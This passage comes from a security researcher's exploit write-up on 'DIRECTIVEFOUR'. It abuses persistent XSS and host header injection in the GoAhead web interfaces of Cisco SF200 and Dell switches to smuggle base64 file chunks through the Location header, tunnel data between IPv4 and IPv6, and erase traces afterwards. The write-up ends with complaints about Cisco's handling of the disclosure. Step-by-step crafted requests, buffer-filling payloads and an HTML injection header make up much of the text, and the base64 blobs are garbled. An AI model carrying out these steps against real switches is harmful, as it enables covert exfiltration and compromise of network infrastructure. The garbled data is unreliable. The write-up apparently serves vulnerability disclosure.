**SEG5END**iUeeXzlZ5dpLMQpM+vu7ch16l56fedYyulG8rloxQYcXuRENTOUvflcqiz7e2YNCVAUPpe5OY+4Yy+Gx3ciMd4zjZeMGcA9819hvGeM+X/injGmD/eMMX24Z4zpwzljTB/uGWP6cM8Y04d7xpg+3DPC9OGeMaaHu7t/AGuabcOylmIGAAAAAEIFTkSuQmCCFIN

Next, we will need to indicate an end of file (EOF) delimiter for our segments. Using the == delimiter leveraged by base64 tips off what we're up to and may allow any suspicious eyes (like curious PSIRTs or security analysts) from figuring out what a big problem this attack is.

*...but which delimiters should we use?*

DIRECTIVEFOUR – Determining File Delimiters and Exploring the Value of Clever Fuzzing Payloads

We have very quickly created a map of usable characters and a reasonable window size for DIRECTIVEFOUR.

Usable Characters (rough\*): <,.;/;' []=->;":=+\_123456789!23456789

From our enumeration and initial spraying, we have determined a usable “window” size:  
[~410 bytes](#):

From our payload encoding, splitting, and assorted crafting, we have reduced the size of our encoded base64 image chunks (so far) to a minuscule [406 bytes](#):

**SEG105**iVBORw0KGgoAAAANSUhEUgAAAREAAAjCAIAAAA8M6nLAAAAAXNSR0lArs4c6QAAAARnQu1B  
AACxjwv8YQUAAAjCehZcwAADsMAAA7DAdqvGQAAATVSURBVHhe7zi/jhxFeId5EEJejIrnIOEFHJAjkSKR  
IkLkDjeHjlzu6l1mZv7Z1fDO/uaJ2p7tnune1Z47fp9aqurq6lqrma2fvProzvTgnjGmD/eMMX24Z4zpWz1j  
TB/uGWP6cM8Y04d7xpg+3DPG9OGeMaYP94wxvY4z3578uUiGXMV3v78C2OZXIUL98yvH3+ySMe8e/Fy  
kcwD8f7mlHiH5lo/iA3mmf/3wlFwtXyu1Dpo3716vUzMQxB3Cv7yOD6QZxrnuLo+V+z8+DknlnIM

Word Count	?	X
Statistics:		
Pages	1	
Words	1	
Characters (no spaces)	406	
Characters (with spaces)	406	
Paragraphs	1	
Lines	5	

With a usable, safe buffer of 410 bytes, we now have 4 remaining characters remaining within our very limited window to create an effective EOF marker.

<sup>\*</sup>Obvious characters or hard to discern ones (ex. O vs. O) are not used to reduce confusion in my work. This also serves as a plagiarism detection method.

Personally, I like leaving myself room for error and expansion, so we are going to use a simple delimiter that would not look all that out of place and does something very useful fairly quickly: </>

## Constructed Request:

GET

The result? Exactly what we want to see. Our delimiter\* is untouched and our plaintext marker injection preceding it has been preserved:

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location cybirpocatest</>/wcd</requestURL>
<statusCode>1</statusCode>
<deviceStatusCode>0</deviceStatusCode>
<statusString>Request Is not authenticated</statusString>
</ActionStatus>
</ResponseData>
/
```

We have a valid chunked, reliable, segmented file transfer protocol ready to go @ 409 bytes.

## One. Byte. To. Spare.

*\*You can also use the </requestURL> as a valid markup / delimiter. We will abuse this in a future attack flow.*

## *DIRECTIVEFOUR – STEP-BY-STEP FILE TRANSFER USING A BROWSER AND TEXT EDITOR*

Applying our constructed PoC, our reset string, and the following steps, we will reset the buffer for multi-part file transfer. We will complete a manual walkthrough of our protocol using provided URL strings & base64 markup. All of this can be executed using system tools such as TELNET, CURL, or a standard web browser\*.

1. The sender or receiver (receiver in this PoC) sends the PoC Reset String to the web interface:

This clears the buffer and “resets” the web application to normal operation.

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date: [REDACTED]
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: [REDACTED]

<html>
  <head>
  </head>
  <body>
    [REDACTED]
    Please update your documents to reflect the new location.
  </body>
</html>
```

*\*Use of BURP repeater or CURL is strongly recommended here. Copy the LOCATION tag information returned into a text editor or raw file editor.*

2. The sender encodes the chunked file via GET request encoded with our specially crafted URL:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789X  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
XXXXXXXXXXXXXXXXXXXXSEGlo5VBORwOKGgoAAAANSUhEUgAAAREAAAjCAIAAAA8M6nLAAAAAXNSROIArs4c6QAAAARnQUIAACxjwv8YQUAAA  
JcEhZcwAADsMAAA7DAcdvqCQAAATVSRVHne7Zi/jhxFEId5EEejlRnIOEFHJAjkSKRIkLkJehIjuzlzu6llmZv7ZfDO/uaj2p7tn  
ne1Z47fp9aqurqgrma2fvProzvTgnjGmD/eMMX24Z4zpwljTB/uGWP6cM8Y04d7xpg+3DPG9OG  
eMaYP94wxvVy4Z3578uUQXMV3v78C2OZXIUl98yvH3+ySMs8e/FykewD8f7mlH5lo/jA3mmf/3wlfwtXyu1DPo3716vUzMQxB3Cy  
7yOD6QZxrnuo+V+oZ8+DknnIM</>/wcd?
```

The “upstream” XML processor or web browser displays this markup.

```
<requestURL>  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAA1234567891234567891234567891234567891234567891  
456789123456789123456789X/1234567890xxxxxxXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
XXXXXXXXXXXXXXXXXXXXSEGlo5VBORwOKGgoAAAANSUhEU  
CAIAAAA8M6nLAAAAAXNSROIArs4c6QAAAARnQU1BAACxjwv8YQUAAA  
JcEhZcwAADsMAAA7DAcdvci  
VHhe7Zi/jhxFEId5EEejIPnIOEFHJAjkSKRIkLkJehIjuzlzu6l  
mZv7ZfDO/uaj2p7tn  
ne1Z47fp9aqurqgrma2fvProzvTgnjGmD/eMMX24Z4zpwljTB/uGWP6cM8Y04d7xpg+3DPG9OG  
eMaYP94wxvVy4Z3578uUQXMV3v78C2OZXIUl98yvH3+ySMs8e/FykewD8f7mlH5lo/jA3mmf/3wlfwtXyu1DPo3716vUzMQxB3Cy  
7yOD6QZxrnuo+V+oZ8+DknnIM  
ulo+V+oZ8+DknnIM  
/>  
/wcd
```

If executed correctly, our base64 encoding has fit inside this window and our delimiter indicates EOF neatly. The </> has been parsed and leaves us with a clean break in many data processors.

As plaintext:

```
SEGlo5VBORwOKGgoAAAANSUhEUgAAAREAAAjCAIAAAA8M6nLAAAAAXNSROIArs4c6QAAAARnQUIAACxjwv8YQUAAA  
JcEhZcwAADsMAAA7DAcdvqCQAAATVSRVHne7Zi/jhxFEId5EEejlRnIOEFHJAjkSKRIkLkJehIjuzlzu6llmZv7ZfDO/uaj2p7tn  
ne1Z47fp9aqurqgrma2fvProzvTgnjGmD/eMMX24Z4zpwljTB/uGWP6cM8Y04d7xpg+3DPG9OG  
eMaYP94wxvVy4Z3578uUQXMV3v78C2OZXIUl98yvH3+ySMs8e/FykewD8f7mlH5lo/jA3mmf/3wlfwtXyu1DPo3716vUzMQxB3Cy  
7yOD6QZxrnuo+V+oZ8+DknnIM</>
```

The receiver then copies this string into a container file when retrieved from the LOCATION tag.  
When recreating this attack flow in BURP or CURL, paste the plaintext into a text or raw file editor.

3. The receiver confirms receipt by sending the “reset” request, clearing the file transfer buffer and indicating they are ready to receive the next segment:

4. The sender continues, encoding the next segment of the chunked file via GET request:

5. The receiver confirms receipt by sending the “reset” request, clearing the file transfer buffer and indicating they are ready to receive the next segment:

AA  
AA  
AA  
AA  
AA  
AA  
AA  
AA  
AA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA  
/1234567890/wcd?{DictionariesList} HTTP/1.1

6. The sender / receiver continue this process for the remaining chunks:

**SEC3o5** xNNUmU3Km1vSVYvHAQTnp7MR4jwhZGpR1vocSAIQIp4TzuMWnoA+D0q/LCTaESNzBMwmYShzKSFni171FJxo+uo5Ox/M9ET  
4jEcTe8MbFMu4j4EQIDIB9DtPpMSO/FTMC12Q9Zj1dLEoaBxhDE2eoZsincL1LIIICJqPeWdfnQpPwSdR8K8ckQtylPg1z7wUxVg4i4holHo  
/T34s6loGkjcwzYc4Pp2g8aliSf+NfS+fnlCQKfEqCYTDalMajBwEmMvLeRSRZE4OSKm+lrZtw6hEUlglsVz66meo1DslnS+yKEZZjbPQM4f  
WiyJCHBKVFbtGlyLwBJQOy+iqyRjhXjqhFWevjbZv9kIOqJoohdrzlImjayJyDszEPIS37oT5xA9DnLz95Hsgn </>

**SEC4o5** HArsVZxcJYzXToplB8EOSyDmCIUT1LMPupmRERYVHNYBbb1Y8gNF/1LDWOMMZGz+CaVIiqKRnkjNGzGi8ZYIqBKsVeZH6  
eSU+iEia7Cb7ptVqLOoie/aBnLJPjpV52Rgn25nrdIAQ35qT/fylgg3CuWeYopyWbm7lmM/Mh7hMRw+JQDK9ePIBpAdlg6ydglxRdg8U  
c4w+2mY4TPnk7fjnxEZssrlBxhjO3/AXCzyZIDE5gHrBIICoFSHSKYck5Z8hnPALn4kGJaij6Rtaf+IIAkJcG2BMR9me+6O+rpPpo8ERZkp6  
pCoKGz7guw/nIPn665CphXHwcYQBrh2jyQyP0IKYI0NQuPmsnigxP/NTMSIBpcbvQYMsA5xkV0om39gBtntGEGYd </>

**SEC5END** iUeeXzIZ5dpLMQpM+vu7ch16I56fedyYYu1G8rloxQYcXuRENTOUvflcqiz7e2YNGVAUPpe5OY+4YY+Gx3ciMd4zjZeMGcA981  
9hvGeM+X/injGmD/eMMX24Z4zpwljTB/uCWP6cM8Y04d7xpg+3DPQ90CeMaaHu7t/AQuabc0ylmlQAAAAAEIFTkSuQmCCFIN </>

7. Finally, the attackers reset the buffer / window so that there is no typically user accessible indication of this attack. The attackers return the application to normal operation via crafted request:



Our file, shown reassembled through this process in NOTEPAD:

File Edit Format View Help

```
SEG1o5:VB0Rw0KGgoAAAANSUhEUgAAAREAAAjCAIAAAA8M6nLAAAAAXNSR0IArs4c6QAAAARnQU1BAACxjwv8YQUAAAjC EhZc
SEG2o5:XP9cu3qG34u/f/U1I15/f//4U34V8tKPXn9/0CDzh82f330fPwbQSJbwxfrr8S11FEUY8fptK/ffacoIQj60T/cFiMF
SEG3o5:xNNUmU3Km1vSVYvHAQTnp7MR4jwhZGpR1vocSAIQIp4TzuMWnoA+D0q/LCTaESNzBMwmYShzKSFni171FJxo+uo5Ox/M9
SEG4o5:IArsVZxcJYzXToplB8EOSyDmCIUT1LMPupmRERYVHNYBbb1Y8gNF/1LDWOMMZGz+CaVIiqKRnkjNGzGi8ZYIqBKsVeZ
SEG5END:iUeeXzIZ5dpLMQpM+vu7ch16I56fedyYYu1G8rloxQYcXuRENTOUvflcqiz7e2YNGVAUPpe5OY+4YY+Gx3ciMd4zjZeM
```

## DIRECTIVEFOUR – Protocol Stripping and Decapsulation / Decoding of base64 Payloads

If you have completed these steps correctly, copy and pasting the resulting text into a simple editor, the result should be a text file resembling the one below.

Our delimiters line up well and we can quickly remove them from our file:

```
File Edit Format View Help
SEG1o5\VBORw0KGgoAAAANSUhEUgAAAREAAAACIAjAABM6lAAQAAARQJUJBAAcryww8YQUAAAAlEhZowADiMAAA7DAd+oCoAAATVSVRBlzvZzJ/jvFEdSEIejRnOEPHJAkSKR4LKDjEHjwzbzllmZvZTjDO/uqPz7muaeZ47q9qu
ref=encod3d9f/pssav/TenCmD/sMx24Z4pzwTBj/wCvPcM8y047wep+3DPC00Gm3v1P9awvV47357bUjQXMMV3vC20ZXUJ09_wBj/3d+34s-8r/Fkvew087mNhBv/{A3mfjBw/FwXx+uBp+27t8ubMO-BXc7vODD+Qzcmu+bV+uZs+3kemNxD9c3gC34uJfJUJ115
//HU4818HPxV9r/OCda9231PvbGSbwfwf918HkRkffeoQjEOT/FMrCIPMzsl-BCXOUl3uox5bNgjVCKzUfCPOBXj-j-X3SvTTprnSLPA+nYKLijQeodTsfKB5hQ24lzb78gPFERB/r4dP92ADvM6D
oCWhE5fjCaLS2h3rWvDSQmWCKWVlyCljUjLMiEoMvamrF2jH23M4r8j8jQMLs18rqE6h+S+RCfrqJfOfExnFEKQjO/ZTsmBE5cnnCSGhNEMWVHv22omXC7j_39ebCz2K78e4ApcCmduoNn8CC0jMuNb8iNNUlJ3kmjSjY/HAGTnp7MRA+jvhZGpRlvcsSAiO
lp4TzuMvW/noDq/LLCTaSNdMwmVsKfnl7fj/eo+u5Ov/MxET4jTe8Msj4j4EQIDB9DfPpMSj/FTMC1bOPZj/jLeobBhDe2eoZsInoJUuICjQaWeWdrOpPs8R8K8c2kOhyLpGz7wUvVg44hoHo/T34s6bGkjcwzYCApP2g8elSI+NIs+nFCQkEzCYTDeMajBwE
mMLsRSRZE40Skm+lZzhtw6hUlg|lVzb6meoDslSykEZLjPQM4WiyICHbKVfBtGqJwBjQOv+iojRjhjphFWewvzb9hQojoohdrImayLyDzEPIS37aT5vA9DnL95lsgnHAxV2xcjYzTgplB8EOsyOmCIUTTLMPupmRERYVhNVBb3lV8gNF1LDWOMMZCz+CvIlq
KRnkNjCxGiBZYlKsVeZbheSu/Eia7G7bpvqlQoee/c8nJIpjgS2RgrN25rdrdAQ35sT/l/ygg3Cu/WyqyVbm7M/Mh7mMVrw+jDkD9ePbApAgl6ydgjRdg8Uc4w+2nY4TPk7jnxEzsrlBxhjO3/AxCzyZDE5gH8lCcfSHSKVck528hnPAln4kCjoijsRts+iIAjC22B
MR9me+O+rpPo8ERZLp6cGcKcGz7guw/1Pn665CpHxwvQ8hr2jyQVvQIKYONQuPmsnigP/NTMSIBpcbyQvMAA5xVQom39jBmtQGvJUeeXzIZ5dpLMQpM+v17chle56fedyYUcBrlloxQYcXuRENTOUvfclcqZ7e2YNGVAUPpeSOY+4YY+Gx3ciMd4zjZeMGcA9819
hvGeM+X/injGmD/eMMX24Z4pzwljTB/uGWP6cM8Y04d7xpg+3DP
G9OGeMaaHu7t/AGuabcOylmIGAAAAAEIfTkSuQmCCFIN
```

*Note: Also remove </> or you're going to have a bad time.*

The complete text of our base64 image is here. If you are reading recreating this electronically, just cut and paste this into a base64 decoder:

```
1g6ydglxRdg8Uc4w+2mY4TPnk7fjnxEZssrlbBxhjO3/AXCzyZIDE5gHrBIICoFS
HSKYck5Z8hnPALn4kGJaixJ6Rtaf+IIAkJcG2BMR9me+6O+rpPpo8ERZkp6pC
oKGz7guw/nIPn665CphXHwcyQBrh2jyQyP0IKYIONQuPmsnigxP/NTMSIBpc
bvyQYMsA5xkV0om39gbTntGEGYdiUeeXzIZ5dpLMQpM+vu7ch16I56fedyYY
ulG8rloxFYcXuRENTOUvfclcqZ7e2YNGVAUPpeSOY+4YY+Gx3ciMd4zjZeMGc
A9819hvGeM+X/injGmD/eMMX24Z4pzwljTB/uGWP6cM8Y04d7xpg+3DP
G9OGeMaaHu7t/AGuabcOylmIGAAAAAEIfTkSuQmCCFIN
```

In this simply recreated example, we use an online decoding / encoding website to directly convert our malicious PoC to a valid image:

[Best Online Base64 to Image Decoder / Converter \(codebeautify.org\)](http://codebeautify.org)



JSON Formatter Calculators JSON Beautifier Recent Links

## Base64 to Image

Enter Base64 String



```
1g6ydglxRdg8Uc4w+2mY4TPnk7fjnxEZssrlbBxhjO3/AXCzyZIDE5gHrBIICoFS
HSKYck5Z8hnPALn4kGJaixJ6Rtaf+IIAkJcG2BMR9me+6O+rpPpo8ERZkp6pC
oKGz7guw/nIPn665CphXHwcyQBrh2jyQyP0IKYIONQuPmsnigxP/NTMSIBpc
bvyQYMsA5xkV0om39gbTntGEGYdiUeeXzIZ5dpLMQpM+vu7ch16I56fedyYY
ulG8rloxFYcXuRENTOUvfclcqZ7e2YNGVAUPpeSOY+4YY+Gx3ciMd4zjZeMGc
A9819hvGeM+X/injGmD/eMMX24Z4pzwljTB/uGWP6cM8Y04d7xpg+3DP
G9OGeMaaHu7t/AGuabcOylmIGAAAAAEIfTkSuQmCCFIN
```

Size : 1.75 KB, 1795 chars

cybir.com - onceuponatimeinparadise

Final PoC and reassembly of a valid image file transmitted entirely via the LOCATION header and encoded in multi-part base64. Onceuponatimeinparadise is another very important value and one we will examine its relevance in a future paper and exploit ("CENTAUR").

## DIRECTIVEFOUR – Protocol Stripping and Encapsulation – Routing our malicious files from IPv4 to IPv6 (and back again...)

This XSS / unsanitized input vector becomes a very, very, very serious problem when we understand what one of the primary purposes of the target device is: *Segmentation of networks and air gapping of sensitive endpoints.*

Essentially, the primary security focus of these devices is being bypassed through the onboard webserver.

Consider the following configuration. In this example, we will be using a SF200 switch on 1.4.11.5:

The screenshot shows the Cisco SF200-48 48-Port 10/100 Smart Switch web interface. The left sidebar has a 'Status and Statistics' section with several collapsed items like 'Interface', 'Ethernet', '802.1x EAP', etc. Under 'TCP/UDP Services Status', 'HTTP Service' is enabled and 'HTTPS Service' is also enabled. A red box highlights the 'Software Information' section which includes the Firmware Version (1.4.11.5), Firmware MD5 Checksum (bea1bb6e05932ca119f171603b783c7e), Boot Version (1.3.5.06), Boot MD5 Checksum (da8bcd2f15c7d1a3bcb41ec8669e76), Locale (en-US), Language Version (1.4.11.5), and Language MD5 Checksum (N/A). Another red box highlights the 'TCP/UDP Services Status' section. At the bottom, it shows the Serial Number and PID VID: SLM248GT V01, along with a photograph of the physical switch unit.

The switch presents the web application / administration interface via IPv4 and IPv6. In fact, the only way to administer the device by default is this highly insecure web interface.

The screenshot shows a network configuration interface with the following sections:

- TCP/UDP Services**:
  - HTTP Service:  Enable
  - HTTPS Service:  Enable
  - SNMP Service:  Enable
- Apply** and **Cancel** buttons.
- TCP Service Table**: A table listing TCP services. The table has columns: Service Name, Type, Local IP Address, Local Port, Remote IP Address, Remote Port, and State. A red box highlights the last three columns (Remote IP Address, Remote Port, State) for several entries. The table data is as follows:

Service Name	Type	Local IP Address	Local Port	Remote IP Address	Remote Port	State
HTTP	TCP	All	80	All	0	Listen
HTTPS	TCP	All	443	All	0	Listen
HTTP	TCP6	All	80	All	0	Listen
HTTPS	TCP6	All	443	All	0	Listen
HTTP	TCP6	fe80::	%vlan1	80 fe80	3fd%vlan1	1073 Established
HTTP	TCP6	fe80::	%vlan1	80 fe80	3fd%vlan1	1234 Established
HTTP	TCP6	fe80::	%vlan1	80 fe80	3fd%vlan1	1237 Established

An attacker can use this to create a protocol that now traverses the IPv4 to IPv6 barrier via persistent XSS. Our method does so without a traditional router. Our malicious protocol lives on a service that can never be disabled, can be used to take total control of the targeted network (PROCESSION) through traditional exploitation. Our attack prevents legitimate administration (and incident response) of the device and is encapsulated / encoded in a difficult to detect manner (base64).

The best part? This attack & process is *very, very simple to execute.*

*DIRECTIVEFOUR – Covert Data Exfiltration and Cross-Protocol Tunneling via Persistent XSS Payloads (IPv4 / IPv6)*

Via the IPv4 interface, we will send this malicious request. Following the encoding rules established via previous fuzzing, the attacker submits the following:

Our specially crafted request over IPv4, displayed in Burp Suite REPEATER:

The screenshot shows a NetworkMiner capture. In the Request tab, a single GET request is shown with the URL 'http://'. In the Response tab, the server returns an HTTP 200 OK response with various headers like Content-Type, Expires, Date, X-XSS-Protection, Cache-control, Pragma, Accept-Ranges, Connection, X-Frame-Options, and csrf token. The response body contains XML data. A red box highlights the 'Host' header and the XML payload, which includes a 'TUNNELED OVER IPV4 to IPV6 CiscoBridge' string.

Remember, this input was injected via the IPv4 interface and is persistently integrated in future replies by the affected web interface, GO AHEAD.

More importantly, the affected web interface also operates via IPv6. We examine this configuration again via the web interface;

Service Name	Type	Local IP Address	Local Port	Remote IP Address	Remote Port	State	
HTTP	TCP	All	80	All	0	Listen	
HTTPS	TCP	All	443	All	0	Listen	
HTTP	TCP6	All	80	All	0	Listen	
HTTPS	TCP6	All	443	All	0	Listen	
HTTP	TCP6	fe80::	80	%vian1	3fd%vian1	1073	Established
HTTP	TCP6	fe80::	80	%vian1	3fd%vian1	1234	Established
HTTP	TCP6	fe80::	80	%vian1	3fd%vian1	1237	Established

To test this (and make your life easier by not making you configure a proxy or HTTP request for IPv6), we will demonstrate this through a raw, plaintext protocol native in all TCPIP4/6 stacks:

Telnet (This can also considered “living off the land.”)

Open up a telnet session via IPv6 to the device’s local address. Type GET / (blindly, if you’re using windows) and hit return a few times.

If executed correctly, we should see this controlled / injected message:

```
telnet [fe80::] 80
```

Our injected content, with file delimiters intact, has traversed the IPv4 / IPv6 routing barrier....

**...without a traditional router.**

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: TUNNELEDOVERIPV4toIPV6CiscoBridge</>/wcd</requestURL>
<statusCode>4</statusCode>
<deviceStatusCode>0</deviceStatusCode>
<statusString>Request Is not authenticated</statusString>
<ActUserId>fe80::131460/</ActUserId>
<html><head></head><body>
    This document has moved to a new <a href="TUNNELEDOVERIPV4toIPV6CiscoBridge</>/wcd</requestURL>
<statusCode>4</statusCode>
<deviceStatusCode>0</deviceStatusCode>
<statusString>Request Is not authenticated</statusString>
<ActUserId>fe80::131460/</ActUserId>
    Please update your documents to reflect the new location.
</body></html>

```

Repeat the encoded base64 image payload process provided earlier and you have a **fully fledged, encoded protocol that tunnels through IPv4 & IPv6 in 409 bytes or less.**

Coming up next: This XSS is also an IPv4 / IPv6 tunneling method is also an authentication bypass is also a... ????

## *Additional Information – Cisco PSIRT Disclosures and Communications*

We are all supposed to “be on the same team”, but no one \*really\* behaves this way. Consider this email chain.

I have edited a lot of the back and forth out but the short version: I am being asked to provide a detailed list of ALL CISCO DEVICES IMPACTED by my work.

*Shouldn't they be able to tell me that?*

I am being pestered to provide my work, free, by their deadlines... and they admit they have been doing nothing to reciprocate.



---

**From:** <snip>@cisco.com  
**Sent:** Thursday, July 15, 2021 12:53 PM  
**To:** Ken Pyle  
<SNIP>  
**Subject:** Re: PLEASE CONFIRM RECEIPT: Multiple Critical Vulnerability Disclosures in Cisco SMB Switches / RxOO, others [PSIRT-0209329419]  
Dear Ken,  
I do not think that anything I've been asking for with my previous email is unreasonable. I have not requested any private CYBIR research information, unless you deem information on the Cisco platforms and firmware releases you tested against "private" information. If that was the case, then it would be very difficult for us to proceed with the investigation and to provide you with the updates you are looking for.  
Yes, other vendors might have been able to work with the information you provided, but most other vendors do not have a product portfolio as broad as Cisco's.  
Regarding my questions on CENTAUR and TRANSMISSION my intention is not to get you into sharing any private information, but merely to understand, if there was anything else you might be able to share at this point. – If not, that's fine, but it would help to get that confirmation to be able to plan our further actions.  
You are right that it's been 30 days since your initial disclosure to us for these issues, but it's also been 17 days that I've been asking the same questions to clarify your findings.  
Regarding the insecure token issue you are correct that this has been pending for fairly long already. I had followed up with engineering on this just earlier today: We have a fix available that addresses the replay part of this issue, but this does not yet solve the issue with the token being submitted as a parameter in a GET request. I can share a preliminary version of an image with that fix, if you are interested. I'm still working out timelines for public posting of a release with that fix with engineering, so cannot share that piece of information yet. As soon as I have that, I'll let you know immediately.”

---

Amazingly, this critical set of issues remained in limbo... particularly the affected Cisco product list, until August 30<sup>th</sup>.

MONTHS LATER... until \*I\* provided the affected product list.

## Not Cisco.... FOR CISCO'S OWN PRODUCTS.

The GET request problem is still unpatched (5/2022).

How did I determine this list? I carved the firmware with a forensic suite and just pasted the device list into an email.

This was 45 days later.

Did I mention I did not receive \*any\* credit for most of my work? (Much less an offer of a bounty....)

Had I gone through a VDP platform, such as their preferred avenue, I would have had to sign an NDA on my own research, which they would refuse to credit or properly analyze....

For nothing.

*Additional Information - DIRECTIVEFOUR - Preliminary PoC Provided to Cisco for Exploitation & Investigation*

Privately disclosed in 2021, partially patched in Q4, 2021. Vector not acknowledged by Cisco.

PoC for Cisco SMB / SF / SG / ETC.

Disclosed as:

- CENTAUR – Insecure Cryptographic Design and Implementation of Static Key Materials
- CAKEHORN – Application fails to properly sanitize SESSION field resulting in immediate reboot / DENIAL OF SERVICE
- SOUNDBOARDFEZ – Authentication Bypass and Theft of Sessions through Insecure Management/ Entropy / Pseudo-Randomization in User Controllable Parameters
- TRANSMISSION – Denial of Service / Reboot of Affected Devices via Improper Input Sanitization
- MAGNIFICENTSEVEN – Host Header Injection / Poisoning to Client-Side Browser Attacks and redirection
- MOONAGEDAYDREAM – Host Header Injection and Unsanitized XML Integration to BIZARRELOVETRIANGLE JNLP / XML Based Client Processor Attacks
- PROCESSION – Application Fuzzing / Persistent XSS / Persistent DOS through buffer overflow /excessively long request to Persistent XSS / Denial of Service / Client-Side Exploitation

*Additional Information – Persistent XSS / Control of Content via Host Header Injection and Persistent XSS (DELL)*

The security team demonstrates an HTML injection vulnerability used to trigger client-side browser exploitation via the Dell x1026p switch using firmware 3.0.1.8

Here, a specially crafted request is sent:

Pretty Raw \n Actions ▾  
1 GET / HTTP/1.1  
2 Host: CYBIRPOC.COM"><br><img src="">  
3 Cookie: userStatus=ok; ContaxUserName=admin; PriviligeLevel=15

The application integrates the HOST HEADER unsafely into the response, returning altered ~~HTML~~ code to the user:

HTTP/1.1 302 Redirect  
userStatus=ok; ContaxUserName=admin; PriviligeLevel=15Server: GoAhead-Webs  
Date:  
Connection: close  
Pragma: no-cache  
Cache-Control: no-cache  
Content-Type: text/html  
Location: https://CYBIRPOC.COM"><br><img src="">/cs2c13f293/  
  
<html><head></head><body>  
This document has moved to a new <a href="https://CYBIRPOC.COM"><br><img src="">  
</cs2c13f293/>location</a>.  
Please update your documents to reflect the new location.  
</body></html>

This can be used for a number of client side attacks and session hijacking scenarios.

*This example is intentionally invalid to a typical browser and is used only to demonstrate the issue. Much more refined vectors and attacks are possible.* This can be used for a number of client side attacks and session hijacking scenarios. This functionality and associated outdated components should be considered critically insecure.

## Additional Information - Persistent XSS / Control of Content Via Host Header Injection and Persistent XSS (CISCO)

Calls to SYSTEM.XML and similar functions also produce this condition:

```
JUUTBIRPOOCYBIRPOOCYBIRPOOCYBIRPOOCYBIR  
:RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR  
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR  
POCCYBIRPOC/System.xml? HTTP/1.1
```

```
Reply from [REDACTED] bytes=32 time=1ms TTL=64  
General failure.  
General failure.  
General failure.  
Reply from [REDACTED] Destination host unreachable.
```

KP

```
GET /cs7860a5de/wba_srver/js/login.js HTTP/1.1  
Host:  
Cookie: activelangId=  
  
Upgrade-Insecure-Requests: 1  
Accept-Encoding: gzip, deflate  
Accept: */*  
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212  
Safari/537.36  
Connection: close  
Cache-Control: max-age=0
```

```
1 HTTP/1.1 302 Redirect  
2 Server: GoAhead-Webs  
3 Date:  
4 Connection: close  
5 Pragma: no-cache  
6 Cache-Control: no-cache  
7 Content-Type: text/html  
8  
9 Location:  
10 </ActionStatus>  
11 </ResponseData>  
